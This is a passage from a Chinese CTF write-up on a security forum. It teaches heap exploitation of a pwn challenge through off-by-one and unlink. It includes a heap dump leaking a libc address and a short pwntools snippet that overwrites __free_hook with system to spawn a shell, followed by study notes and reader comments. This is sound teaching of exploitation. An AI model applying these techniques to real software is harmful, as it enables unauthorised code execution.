0x5577f976f0c0: 0x00005577f976f3e0  0x0000000000000200
0x5577f976f0d0: 0x0000000000000000  0x0000000000000031
0x5577f976f0e0: 0x0068732f6e69622f  0x0000000000000000
0x5577f976f0f0: 0x0000000000000000  0x0000000000000000
0x5577f976f100: 0x0000000000000000  0x0000000000000031
0x5577f976f110: 0x00005577f976f130  0x00005577f976f140
0x5577f976f120: 0x00005577f976f2e0  0x00000000000000f0
0x5577f976f130: 0x0000000000000000  0x0000000000000031
0x5577f976f140: 0x0000000000000000  0x0000000000000000
0x5577f976f150: 0x0000000000000000  0x0000000000000000
0x5577f976f160: 0x0000000000000000  0x0000000000000031
0x5577f976f170: 0x0000557700000004  0x00005577f976f1a0
0x5577f976f180: 0x00005577f976f168  0x0000000000000108
0x5577f976f190: 0x0000000000000000  0x0000000000000031
0x5577f976f1a0: 0x0000003333333333  0x00005577f976f140
0x5577f976f1b0: 0x00005577f976f170  0x0000000000000020
0x5577f976f1c0: 0x0000000000000000  0x0000000000000111
0x5577f976f1d0: 0x0000000000000000  0x0000000000000201
0x5577f976f1e0: 0x00007f452ad38b78  0x00007f452ad38b78 #libc■■
0x5577f976f1f0: 0x0000000000000000  0x0000000000000000
0x5577f976f200: 0x0000000000000000  0x0000000000000000
```

这样就泄露了libc地址，那个固定偏移，也是利用vmmap查看，然后相减获得的

任意地址写

```
payload = p64(free_hook) + p64(0x200)
   edit(4, payload)
   edit(6, p64(system_addr))
   io.success('first_heap: 0x%x' % first_heap)
   remove(6)
   #gdb.attach(io)
```

1. edit(4,payload)这里将book6的description指针指向free_hook
2. 然后edit是改成system地址，最后调用一次free就成了
   ## 课后小知识总结
3. 在gdb中用find查找字符串，可以获得指定位置
4. 堆块会复用，就是free过后的小堆块，在再次malloc后会用相同的堆块
5. 在计算的时候可以以一个为基地址，这样好计算
6. vmmap获得libc地址后，在相减获得固定偏移，适用于smallbin第一次free的chunk和mmap申请的堆块
7. 具体情况具体分析，不要照搬照抄原版exp，有些是要改的，大佬们觉得简单可能就没注释了
   ## 总结
8. 题目不难，但自己做确实有点难度，研究了好久
9. 写这个入门的文章也挺难的，要自己懂点，有人带就好点了，希望有师傅可以带带我
10. 要开学了，另一道题目下次在研究了，off-by-one另一道题目
11. 这道题同时学习了unlink跟off-by-one
12. 我一定会出这个系列的文章的，坚持就是胜利(我对我自己说的，hh)

点击收藏 | 2 关注 | 2

上一篇：华为路由器 H532G 漏洞分析 下一篇：拦截Android Flutter...

1. 3 条回复


freud**** 2019-09-08 12:14:58

谢谢师傅！

0 回复Ta



47235****@qq.com 2019-09-25 22:31:04

很详细，感谢作者！

0 回复Ta


NoOne 2019-11-06 19:23:16

emm，ida+6那里是对的，我当时隐藏了数据类型，想当然了，他默认的是dword，所以+6大小没错



谢rai4over师傅斧正

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板